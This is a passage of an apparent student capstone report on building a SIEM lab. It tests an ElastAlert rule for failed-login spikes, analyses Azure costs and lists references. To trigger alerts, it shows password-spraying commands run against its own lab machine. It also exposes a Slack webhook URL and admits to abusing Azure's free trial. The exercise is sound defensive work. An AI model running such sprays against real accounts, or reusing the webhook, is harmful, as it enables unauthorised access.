This rule is meant to alert if at least 5 events occur within 30 minutes and less than half of that number occurred within the previous 30 minutes. This rule was amended to use a shorter time frame parameter for ease of rule testing. To properly test the above rule, two 30-minute tests would have to be conducted consecutively in order to query if the alert actually fires. As these numbers can be adjusted once the rule is confirmed to work, this rule was amended to use the following parameters.



```

Prufrock@securityonion:/etc/elastalert/rules
GNU nano 2.5.3          File: slack_alert_spike_rule.yaml
-
# This rule will alert when a spike in failed login attempts are noticed
# within a given timeframe.

# Alert should be generated when at least 5 events are observed in 5 minutes AND
# if there are twice as many number of these events in the next 5 minute interval.

name: Event 4625 Failed Login Spike
type: spike
index: logstash-*
threshold_ref: 5
timeframe:
  minutes: 5
spike_height: 2
spike_type: "up"
filter:
- term:
  event_id: "4625"
alert:
- "slack"
slack:
slack_webhook_url: "https://hooks.slack.com/services/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"

```

Notice that in addition to the changes to the time frame, the parameter *threshold_cur* was changed to *threshold_ref*. This decision was made after referring to the documentation to understand the variables better.

`threshold_ref`: The minimum number of events that must exist in the reference window for an alert to trigger. For example, if `spike_height: 3` and `threshold_ref: 10`, then the 'reference' window must contain at least 10 events and the 'current' window at least three times that for an alert to be triggered.

`threshold_cur`: The minimum number of events that must exist in the current window for an alert to trigger. For example, if `spike_height: 3` and `threshold_cur: 60`, then an alert will occur if the current window has more than 60 events and the reference window has less than a third as many.

(Elastalert, 2020)

The two parameters can both be leveraged to alert on spikes of specific events, but the former is easier to test as it is easier to generate a specific number of events in a time interval then ramp that up than to try and ensure that a specific number of events in the first time interval is a ratio less than the number in the next time interval. This does not mean that `threshold_cur` is not a useful parameter. If an organization has very specific metrics regarding their baseline activity and how much of a spike in failed logins is considered unacceptable, then this could be used to configure an alert. However, in this test environment, as the network does not actually have a regular set of activities and thus no real baseline, the former scenario for spike alerting is easier to test.

Next, as the Windows 10 VM used are in a test environment used only by the tester, log events do not natively contain any failed login events. Thus, the approach was to conduct a password spray with a 5-minute cooldown and then second password spray with a 1-minute cooldown--the latter of which should create more failed login attempts than the former.

```
root@kali:~/Spray# ./spray.sh -smb 192.168.86.140 capstone.txt passwords-English.txt 3 5
```

```
Spray 2.1 the Password Sprayer by Jacob Wilkin(Greenwolf)

23:26:37 Spraying with password: Users Username
23:26:37 Spraying with password: Winter2016
23:26:37 Spraying with password: Winter2017
23:31:37 Spraying with password: Winter16
23:31:38 Spraying with password: Winter17
23:31:38 Spraying with password: Winter12
23:36:38 Spraying with password: Spring2016
23:36:38 Spraying with password: Spring2017
```

```
root@kali:~/Spray# ./spray.sh -smb 192.168.86.140 capstone.txt passwords-English.txt 3 1
```

```
Spray 2.1 the Password Sprayer by Jacob Wilkin(Greenwolf)

00:10:29 Spraying with password: Users Username
00:10:29 Spraying with password: Winter2016
00:10:30 Spraying with password: Winter2017
00:11:30 Spraying with password: Winter16
00:11:30 Spraying with password: Winter17
00:11:30 Spraying with password: Winter12
00:12:31 Spraying with password: Spring2016
00:12:31 Spraying with password: Spring2017
00:12:31 Spraying with password: Spring16
```

When the rule was tested using the testing utility, the rule did seem to match the events coming through.

```
Prufrock@securityonion:/etc/elastalert/rules$ sudo so-elastalert-test
This script will allow you to test an Elastalert rule.

Below is a list of active Elastalert rules:
-----
/etc/elastalert/rules/bro_conn.yaml
/etc/elastalert/rules/change.yaml
/etc/elastalert/rules/flatline.yaml
/etc/elastalert/rules/ids.yaml
/etc/elastalert/rules/mem.yaml
/etc/elastalert/rules/slack_alert_spike_rule.yaml
/etc/elastalert/rules/slack_alert.yaml

-----
Note: To test a rule it must be accessible by the Elastalert Docker container.

Please enter the file path and rule name you want to test.
/etc/elastalert/rules/slack_alert_spike_rule.yaml
The results can be rather long. Would you like to write the results to a file? (Y/N)
n
INFO:elastalert:Note: In debug mode, alerts will be logged to console but NOT actually sent.
        To send them but remain verbose, use --verbose instead.
Didn't get any results.
INFO:elastalert:Note: In debug mode, alerts will be logged to console but NOT actually sent.
        To send them but remain verbose, use --verbose instead.


1 rules loaded
INFO:apscheduler.scheduler:Adding job tentatively -- it will be properly scheduled when the scheduler starts
INFO:elastalert:Queried rule Event 4625 Failed Login Spike from 2020-07-18 03:30 UTC to 2020-07-18 03:34 UTC: 0 / 0 hits
INFO:elastalert:Queried rule Event 4625 Failed Login Spike from 2020-07-18 03:34 UTC to 2020-07-18 03:36 UTC: 0 / 0 hits
INFO:elastalert:Queried rule Event 4625 Failed Login Spike from 2020-07-18 03:36 UTC to 2020-07-18 03:38 UTC: 12 / 12 hits
INFO:elastalert:Queried rule Event 4625 Failed Login Spike from 2020-07-18 03:38 UTC to 2020-07-18 03:39 UTC: 0 / 0 hits
INFO:elastalert:Queried rule Event 4625 Failed Login Spike from 2020-07-18 03:39 UTC to 2020-07-18 03:40 UTC: 0 / 0 hits
INFO:elastalert:Queried rule Event 4625 Failed Login Spike from 2020-07-18 03:40 UTC to 2020-07-18 03:41 UTC: 12 / 12 hits
INFO:elastalert:Queried rule Event 4625 Failed Login Spike from 2020-07-18 03:41 UTC to 2020-07-18 03:42 UTC: 0 / 0 hits
INFO:elastalert:Queried rule Event 4625 Failed Login Spike from 2020-07-18 03:42 UTC to 2020-07-18 03:43 UTC: 0 / 0 hits
INFO:elastalert:Queried rule Event 4625 Failed Login Spike from 2020-07-18 03:43 UTC to 2020-07-18 03:44 UTC: 0 / 0 hits
INFO:elastalert:Queried rule Event 4625 Failed Login Spike from 2020-07-18 03:44 UTC to 2020-07-18 03:45 UTC: 0 / 0 hits
INFO:elastalert:Queried rule Event 4625 Failed Login Spike from 2020-07-18 03:45 UTC to 2020-07-18 03:46 UTC: 10 / 10 hits
INFO:elastalert:Queried rule Event 4625 Failed Login Spike from 2020-07-18 03:46 UTC to 2020-07-18 03:47 UTC: 2 / 2 hits
INFO:elastalert:Queried rule Event 4625 Failed Login Spike from 2020-07-18 03:47 UTC to 2020-07-18 03:48 UTC: 0 / 0 hits
INFO:elastalert:Queried rule Event 4625 Failed Login Spike from 2020-07-18 03:48 UTC to 2020-07-18 03:49 UTC: 0 / 0 hits

Would have written the following documents to writeback index (default is elastalert_status):
elastalert_status - {'rule_name': 'Event 4625 Failed Login Spike', 'endtime': datetime.datetime(2020, 7, 18, 3, 48, 49, 248173, tzinfo=tzutc()), 'starttime': datetime.datetime(2020, 7, 18, 3, 33, 40, 248173, tzinfo=tzutc()), 'matches': 0, 'hits': 36, '@timestamp': datetime.datetime(2020, 7, 18, 3, 48, 49, 388812, tzinfo=tzutc()), 'time_taken': 0.11490345001220703}

Test completed successfully!
```

Yet, the true test of whether the rule works is whether or not new alerts are generated on the Slack channel.

While there is a little bit of a delay in the notification coming through to Slack, the notification did eventually arrive. Here we can see that the sudden spike in failed login attempts have caused the ElastAlert service to generate an outbound notification to the Slack channel.



In configuring ElastAlert rules, it was learned that it is important to remove rule files if they are not in use. This is because the ElastAlert service will try to load all rule files even if the rules have been commented out. In trying to load the rule file, defunct rules will cause ElastAlert to malfunction. This was discovered when the standard error log was queried.

```
cd /var/log/elastalert
cat elastalert_stderr.log | tail -n 700
[...]
File "/opt/elastalert/elastalert/loaders.py", line 126, in load
    raise EAException('Error loading file %s: %s' % (rule_file, e))
elastalert.util.EAException: Error loading file /etc/elastalert/rules/rdp_brute_force_test.yaml: Invalid Rule file: /etc/elastalert/rules/rdp_brute_force_test.yaml
'type' is a required property

Failed validating 'required' in schema:
  {'$schema': 'http://json-schema.org/draft-07/schema',
   'definitions': {'arrayOfStrings': {'items': {'type': 'string'},
                                         'type': ['string', 'array']}},
```

It should be noted that this type of rule will require extensive testing in an enterprise environment because depending on the parameters used, there are some non-intuitive consequences. Below are some examples from the ElastAlert documentation regarding the use of alert configurations and what patterns of traffic will result in an alert.

```
" Alert if at least 15 events occur within two hours and less than a quarter of that number occurred within the previous two hours. "
timeframe: hours: 2
spike_height: 4
spike_type: up
threshold_cur: 15

hour1: 10 events (ref: 0, cur: 10) - No alert because (a) threshold_cur not met, (b) ref window not filled
hour2: 0 events (ref: 0, cur: 10) - No alert because (a) threshold_cur not met, (b) ref window not filled
```

```

hour3: 0 events (ref: 10, cur: 0) - No alert because (a) threshold_cur not met, (b) ref window not filled, (c)
spike_height not met
hour4: 30 events (ref: 10, cur: 30) - No alert because spike_height not met
hour5: 5 events (ref: 0, cur: 35) - Alert because (a) spike_height met, (b) threshold_cur met, (c) ref window
filled

```

(ElastAlert, 2020)

Note that in this example configuration, the alert isn't generated upon seeing 30 events when 10 events were first seen. The alert actually comes at hour 5 when the events drop down to 5. Depending on an enterprise's traffic patterns, this may not exactly be a desirable behaviour.

Here is another example.

```

" Alert if at least 5 events occur within two hours, and twice as many events occur within the next two hours.

"
timeframe: hours: 2
spike_height: 2
spike_type: up
threshold_ref: 5

hour1: 1000 events (ref: 0, cur: 1000) - No alert because (a) threshold_ref not met, (b) ref window not filled
hour2: 0 events (ref: 0, cur: 1000) - No alert because (a) threshold_ref not met, (b) ref window not filled
hour3: 0 events (ref: 1000, cur: 0) - No alert because (a) spike_height not met, (b) ref window not filled
hour4: 0 events (ref: 1000, cur: 0) - No alert because spike_height not met
hour5: 1000 events (ref: 0, cur: 1000) - No alert because threshold_ref not met
hour6: 1050 events (ref: 0, cur: 2050) - No alert because threshold_ref not met
hour7: 1075 events (ref: 1000, cur: 2125) Alert because (a) spike_height met, (b) threshold_ref met, (c) ref
window filled

```


(ElastAlert, 2020)

Note that because these spike rules are looking for a ratio difference, because the baseline is 1000 events, the sudden reappearance of 1000 events does not trigger an alert. However, if every 4 hours, there are 1000 failed login attempts, this would definitely be suspicious behaviour and warrant investigation. For this reason, a more comprehensive approach may be to use baseline traffic to create a spike rule to alert on unacceptable ratio changes in the observed failed login attempts in addition to a frequency rule that can detect the overall number of failed login attempts.

In the end, this exercise actually suggests that robust security monitoring is a complex and nuanced activity where a purple team mindset and the comprehensive testing of alerting rules can drive better security, but these are not magic bullets.

3 | Project Budget & Cost Analysis

As of 2020 July 29, the costs accrued comes to \$175.68. The forecast for this billing period is just under \$200.



Here is a breakdown of the current costs.

Azure Service	Cost (CDN)
Active Directory Domain Services	\$125.34
Virtual Machines	\$21.20
Event Hubs	\$17.74
Virtual Network	\$8.08
Storage	\$3.32
Bandwidth	\$0.00
Network Watcher	\$0.00
Service Bus	\$0.00
Total	\$175.68

By far, the most costly item on the bill is the Azure ADDS. This was to be expected as the cost was factored into the decision to use this service.

Pricing details

Azure Active Directory Domain Services usage is charged per hour, based on the SKU selected by the tenant owner. Azure Active Directory is available in User Forest and Resource Forest (currently in preview). While in preview, Resource Forest pricing includes a pricing discount. Prices listed in the table below include the preview discount.

	STANDARD	ENTERPRISE	PREMIUM
AAD DS Core Service			
Suggested Auth Load (peak, per hour) ¹	0 to 3,000	3,000 to 10,000	10,000 to 70,000
Suggested Object Count ²	0 to 25,000	25,000 to 100,000	100,000 to 500,000
Backup Frequency	Every 5 Days	Every 3 Days	Daily ³
Resource Forest Trusts	N/A	5	10
Instances			
User Forest ⁴	~\$140.16/month/set	~\$373.76/month/set	~\$1,495.04/month/set
Resource Forest (Preview)	N/A	~\$186.88/month	~\$747.52/month

¹Transactions are given as guidelines for selecting SKU and are not SLA. Directory performance may vary depending on the needs of your applications and amount of authentication requests.

²Object count is given as a guideline for selecting SKU and not limited in the product.

³Daily backups will be retained 7 days, with every 3rd backup being retained 30 days.

⁴Each instance consists of 2 domain controllers for high availability, spread across 2 availability zones (if available in region).

The \$200 bill spans the billing period of 2020 July 1 to 2020 July 31. While we had to use Azure services in the month of May and June as well, we were able to circumvent charges for those two months for two reasons. First, the month of May was covered by the Azure free trial. Then, in the month of June, we created a new Azure account and redeployed our machines and networks in order to, slightly dishonestly, acquire another month of free services from Azure. Then, as the project started coming together, it would have been impractical to redeploy everything for July and so, we upgraded our free subscription to a pay-as-you-go subscription. These charges will be shared evenly among the three group members, which means the per person cost will come to roughly \$66.67. Having said that, if we were honest and did not abuse Azure's free trial, then this project would have cost roughly \$400. Furthermore, as mentioned in the [Network Topology Design](#) section, we had initially planned to create a rather complex network. However, due to budgetary constraints, our final project deployment only constitutes a fraction of the intended design. If we did not have these budgetary restrictions, this would have perhaps allowed us to deploy more technologies and explore attacking and defending more aspects of what would typically be found in an enterprise network.

4 | Lessons Learned & Future Improvements

While this project, overall, was successful, there are still nonetheless many areas that can be improved upon. The first, and perhaps most obvious, area that requires improvement is the logging and monitoring of Azure platform log data. While this data was successfully exported onto an ELK server and the data could be parsed and indexed, due to time constraints, we never actually built a dashboard for this data. Exploring how to do this piece of work--something that the SO server took care of natively--would be a great future direction that extends the learning conducted in this project. (It should be noted that not visualizing and monitoring the Azure log data is only acceptable in this POC project--in any network environment, it would surely be necessary and non-negotiable that both endpoints and the ADDS require monitoring.)

Another improvement that could be made to this project is to build out a more representative and robust network. As mentioned in the body of the report, the network design was significantly pared down due to time and cost constraints. What we have built is rather simplistic and not a realistic enough environment in which to conduct testing to an acceptable degree of verisimilitude. Notwithstanding, exploring cloud computing technologies not only allowed us to learn about cloud computing, but it also provided a great degree of flexibility for remote collaboration. For our project, it was the right choice. Yet, despite the benefits, because cost turned out to be a major limitation, what we have learned in terms of building test labs and environments is that we may be able to explore more technologies if we were to use an ESXi host locally. This would of course require a computer that had the necessary hardware specifications to act as an ESXi host (and if remote collaboration is required, then a VPN would need to be configured), however, while the initial effort for setup might be greater, the long term costs might not be as high.

By extension of the last improvement, if a robust and representative network can be built out, then the next improvement would be to conduct this purple team (attack and defence) analysis on other exploits identified in the MITRE ATT&CK framework in order to build out a robust ElastAlert ruleset. Only after building both a realistic network and a robust ruleset can we then move onto to actual adversarial testing. Whether that's using a threat simulator or asking someone who did not participate in the build of the network and ruleset to attack the infrastructure, this would be how we can truly see if our rulesets work and are effective at alerting on detected malicious techniques.

Yet another improvement would pertain to the scripts that were created for log management. Since those scripts were written for a specific purpose, they would not be appropriate for anything other than this POC. A custom logging and detection solution should include the ability to configure log management. Similar to how the services in the ELK stack can be configured through the addition or subtraction of a few lines in a YAML file, the parameters pertaining to log management should also be configurable in a similar fashion in order to create a seamless user experience.

Lastly, since any good monitoring system should be able to generate metrics, the last thing that could improve this project is to implement some sort of reporting functionality. (For the technology stack deployed in this project, it seems that a service called Skedler (2020) can be configured to provide reporting functionality.) Reporting is a necessary consideration because in order to evaluate if a solution is actually effective, it is important to be able to look at its long term performance. For instance, some items of interest might be the rates of false positives and negatives compared to the rates of true positives and negatives in order to address if there are any rules that are too sensitive or not sensitive enough. In building out a logging and detection solution, it is important to note that this is not a *set and forget* system. This solution will likely need constant testing and adjustment because both the environment and the threat landscape are subject to change. Thus, being able to generate reports on basic metrics is an important aspect to an efficient logging and monitoring system because what isn't measured isn't managed.

In terms of lessons learned, one of the earliest lessons that we learned was that cloud computing technologies can become very expensive very quickly. While most cloud computing providers do offer a promotional period of free services, it is our experience that the free services will only go so far. Full-featured deployments will cost money and most services will also cost money. For instance, a handy feature that Azure offers is, as previously mentioned, network peering. When this is configured, two previously separate and isolated virtual networks will be able to route back and forth as if they were one large network. However, this service comes with a charge that is based on how much traffic is routed back and forth between the networks. It's not difficult to imagine that this kind of paradigm can lead to quite a costly bill if the traffic is not managed properly. It is not our intention to imply that cloud computing is a money sink. When certain services are not used, such as virtual machines and even event hubs, they can be stopped and charges will stop accruing when they are in the stopped and disabled state. However, there are services that once provisioned must remain active. The Azure ADDS that we deployed is one such service. This is why it is, by a wide margin, the most expensive item on our bill. While cloud computing increasingly plays an important role in enterprise deployments--whether it's due to high flexibility or scalability--it is quite a different paradigm compared to traditional computing and this is reflected in its costs as well.

Another lesson that we learned from this project is that when building a data pipeline, it is important to ensure that all services and components are the same version. Although it is the same software, deploying different versions across the technology stack will cause module and library incompatibilities. While this is not exactly novel knowledge, we did learn this the hard way.

Lastly, perhaps the most pertinent lesson that we learned from conducting this POC project on developing a custom logging and detection system lies in learning about the trade-offs of various solution deployments. For instance, as mentioned before, the outcomes of this project could all have been achieved on the Azure platform with its Azure Monitor service. This service offers log analytics, dashboarding, and alerting. However, because this is a paid service, we chose to deploy our own logging and detection system. Yet, in choosing this option, we had to

contend with various configuration and troubleshooting issues. The Security Onion (SO) solution comes with a wide range of security monitoring tools--which is why it was an attractive solution--and the data pipeline, more or less, works out of the box. However, since SO is built and managed by a different team than the organization that builds and supports the ELK stack, even the latest version of SO is running an old version of the ELK stack. Thus, the newer functionalities, like the ability to ingest and analyze Azure data, does not work with SO as it is simply not supported. In order to ingest and analyze Azure data, the newest version of the ELK stack must be manually downloaded, installed, and configured. This solution, naturally, requires more effort, but it holds the potential to ingest and analyze log data from the widest variety of sources. Furthermore, although our project name indicates that we are trying to create a custom SIEM, it should be noted that, in the end, we have really only created a limited pseudo SIEM. This is because SIEM technologies typically not only have the capacity to log and detect suspicious events, but it also offers case management functionality. SO currently does not offer this feature, while a standalone ELK stack implementation does. All of this dovetails into the notion that there will exist trade-offs between different solutions and deployments. In considering a logging and detection solution, it is important to consider the goals and objectives that need to be achieved and then choose the solution that best satisfies those goals. Due to inexperience with these technologies, we did not approach this project with such clarity in goals, which led to deploying technologies that were ultimately incompatible with each other (i.e. Azure and SO).

5 | References

- Bailie, N. (2020 March 18). *Azure Firewall 1 year on...* @AzureGuy_Ni. <https://www.nblabs.net/2019/07/03/azure-firewall-1-year-on/>
- Bodeau, D.J., McCollum, C.D., & Fox, D.B. (2018 April 7). *Cyber Threat Modeling: Survey, Assessment, and Representative Framework*. Homeland Security Systems Engineering & Development Institute. https://www.mitre.org/sites/default/files/publications/pr_18-1174-ngci-cyber-threat-modeling.pdf
- Bose, M. (2020 February 4). *How to Convert VHD to VMDK: A Step-By-Step Guide*. Nakivo. <https://www.nakivo.com/blog/how-to-convert-vhd-to-vmdk-a-step-by-step-guide/>
- Buck, A., Sheik, A., Wasson, M., Bennage, C., Martin, O., Pratt, T., Petersen, T., Boeglin, A. & Wilson, M. (2018 December 8). *Deploy highly available network virtual appliances*. Microsoft. <https://docs.microsoft.com/en-us/azure/architecture/reference-architectures/dmz/hva-ha>
- Burks, D. (2020 May 4). *16.04.6.6 ISO image built on 2020/05/01 Download and Verify*. Github Security Onion. https://github.com/Security-Onion-Solutions/security-onion/blob/master/Verify_ISO.md
- Burks, D. (2020 March 31). *VMWare Overview*. Github Security Onion. <https://github.com/Security-Onion-Solutions/securityonion-docs/blob/master/vmware.rst>
- Burks, D. & Phil1090. *Sysmon*. Github Security Onion. <https://github.com/Security-Onion-Solutions/securityonion-docs/blob/master/sysmon.rst>
- Burks, D. (2020 February 10). *Quick Evaluation on Ubuntu*. Github Security Onion. <https://github.com/Security-Onion-Solutions/securityonion-docs/blob/master/installing-on-ubuntu.rst>
- Carbone, J. (2015 March 22). *VMs with Multiple NICs and Virtual Network Appliances in Microsoft Azure*. TechGenix. <http://techgenix.com/vms-multiple-nics-and-virtual-network-appliances-microsoft-azure/>
- Chandel, R. (2020 May 21). *Comprehensive Guide on Password Spraying Attack*. Hacking Articles - Raj Chandel's Blog. <https://www.hackingarticles.in/comprehensive-guide-on-password-spraying-attack/>
- Chhabria, A., Pelluru, S. & Anderson, B. (2020 June 23). *Service Bus Resource Manager exceptions*. Microsoft. <https://docs.microsoft.com/en-us/azure/service-bus-messaging/service-bus-resource-manager-exceptions>
- Constantino, L., Dwivedi, K., Lee, D., Sharkey, K., Petersen, T., Lyon, R., Anavi, N., Wang, A. (2020 March 13). *Add network interfaces to or remove network interfaces from virtual machines*. Microsoft. <https://docs.microsoft.com/en-us/azure/virtual-network/virtual-network-network-interface-vm>

Coulter, D. (2020 February 7). *Create an Azure Storage account*. Microsoft. <https://docs.microsoft.com/en-us/azure/storage/common/storage-account-create?toc=%2Fazure%2Fstorage%2Fblobs%2Ftoc.json&tabs=azure-portal>

Cronitor. (2020). *A quick and simple editor for cron schedule expressions by Cronitor*. Crontab Guru. <https://crontab.guru/every-12-hours>

ElastAlert. (2020 April 15). Rule Types and Configuration Options. Github ElastAlert. <https://github.com/Yelp/elastalert/blob/master/docs/source/ruletypes.rst>

Elastic. (2020) *Beats Overview*. Beats Platform Reference [7.8]. <https://www.elastic.co/guide/en/beats/libbeat/current/beats-reference.html>

Elastic. (2020) *Winlogbeat Overview*. Winlogbeat Reference [7.8]. https://www.elastic.co/guide/en/beats/winlogbeat/current/_winlogbeat_overview.html

Elastic. (2020). *Azure Module*. Elastic. <https://www.elastic.co/guide/en/beats/filebeat/master/filebeat-module-azure.html>

Foulds, I. (2020 June 8). *Compare self-managed Active Directory Domain Services, Azure Active Directory, and managed Azure Active Directory Domain Service*. Microsoft. <https://docs.microsoft.com/en-us/azure/active-directory-domain-services/compare-identity-solutions>

FitzMacken, T., MashaMSFT., Kornich, J., JulieMSFT., ilaryn., jifems., Fan, E. & Anderson, B. (2020 June 4). *Azure subscription and service limits, quotas, and constraints*. Microsoft. <https://docs.microsoft.com/en-us/azure/azure-resource-manager/management/azure-subscription-service-limits>

Foulds, I. & Stephens, M. (2020 June 8). *What is Azure Active Directory Domain Services?* Microsoft. <https://docs.microsoft.com/en-us/azure/active-directory-domain-services/overview>

Foulds, I. & Stephens, M. (2020 March 9). *Administer Group Policy in an Azure Active Directory Domain Services managed domain*. Microsoft. <https://docs.microsoft.com/en-us/azure/active-directory-domain-services/manage-group-policy>

Foulds, I., Lee, D., Jenks, A., Shailaj, S., Blythe, M., & Greenlee, E. (2020 Mar 30). *Tutorial: Create and configure an Azure Active Directory Domain Services managed domain*. Microsoft. <https://docs.microsoft.com/en-us/azure/active-directory-domain-services/tutorial-create-instance>

Foulds, I. et al. (2018 June 7). *How to create a Linux virtual machine in Azure with multiple network interface cards*. Microsoft. <https://docs.microsoft.com/en-us/azure/virtual-machines/linux/multiple-nics?toc=/azure/virtual-network/toc.json>

Foulds, I. (2020 January 31). *Change the SKU for an existing Azure Active Directory Domain Services managed domain*. Microsoft. <https://docs.microsoft.com/en-us/azure/active-directory-domain-services/change-sku>

Foulds, I., Stephens, M., Keno, T., Petersen, T., Schonning, N., & Turscak, M. (2020 March 30). *Virtual network design considerations and configuration options for Azure Active Directory Domain Services*. Microsoft. <https://docs.microsoft.com/en-us/azure/active-directory-domain-services/network-considerations>

Geendertaelen, C. (2019 December 1). *pfSense on Azure - Part 1-4*. Christof VG. <https://www.christofvg.be/2019/01/12/pfSense-on-Azure-Part-1-Create-pfSense-Virtual-Machine/>

Geniar, M. (2017 May 2). How to enable TLS 1.3 on Nginx. Mattias Geniar's Blog. <https://ma.ttias.be/enable-tls-1-3-nginx/>

Hansson, L. (2020 July 11). Security Onion - Winlogbeat and Sysmon Setup. *NetworkForensic*. <https://networkforensic.dk/SecurityOnion/default.html>

Horne, V., Dwivedi, K., Lyon, R., Toliver, K., Cai, S., Sherer, T., Petersen, T., Leavitt, S., Sharma, S., Sebolt, M., Borsecnik, J., Jenks, A., Thornton, T., Grawal, S., Stromberg, J., & Goddard, D. (2020 May 22). *What is Azure Firewall?* Microsoft. <https://docs.microsoft.com/en-us/azure/firewall/overview>

Horne, V., Dwivedi, K., Petersen, T., FitzMacken, T., Katano, T., Thornton, T., Eissing, R., Toliver, K., Tuliani, J. & Stromberg, J. (2020 June 8). *Azure Firewall FAQ*. Microsoft. <https://docs.microsoft.com/en-us/azure/firewall/firewall-faq#how-can-i-stop-and-start-azure-firewall>

Hu, J. & Pelluru, S. (2018 April 17). *Create a custom image from a VHD file*. Microsoft. <https://docs.microsoft.com/en-us/azure/lab-services/devtest-lab-create-template>

Huang, X., Myers, T., Hopkins, M., Wooley, T., Shahan, R., Hussain, K., Keller, L., Shoemaker, C., Schonning, N., Zheng, Y., Gries, W., Cai, S., Pratt, T., Kents, V., Hu, J., Wells, J., Estabrook, N., Langhout, K., Little, G. & Wright, D. (2020 July 21). *Azure Blob storage: hot, cool, and archive access tier*. Microsoft. <https://docs.microsoft.com/en-us/azure/storage/blobs/storage-blob-storage-tiers?tabs=azure-portal>

Kemnetz, J. (2018 June 4). *Use Azure Monitor to integrate with SIEM tools*. Microsoft. <https://azure.microsoft.com/en-ca/blog/use-azure-monitor-to-integrate-with-siem-tools/>

Kumar, R. (2020 May 8). *How to Install Node.js and NPM on Ubuntu with PPA*. TechAdmin. <https://tecadmin.net/install-latest-nodejs-npm-on-ubuntu/>

Kurshid, U. (2020 February 9). *How To Open RDP Port To Allow Remote Desktop Access To Your System*. TechTics. <https://www.itechtics.com/rdp-port/>

Lepow, D., Rohm, W., Squillace, R., McKittrick, M., Petersen, T., Hu, J. & Foulds, I. (2018 November 26). *How to use SSH keys with Windows on Azure*. Microsoft. <https://docs.microsoft.com/en-us/azure/virtual-machines/linux/ssh-from-windows>

Mackie, K. (2017 November 14). *Microsoft Shares Stats on How Orgs Use Azure AD*. Redmond Channel Partner. <https://rcpmag.com/articles/2017/11/14/microsoft-stats-on-azure-ad.aspx>

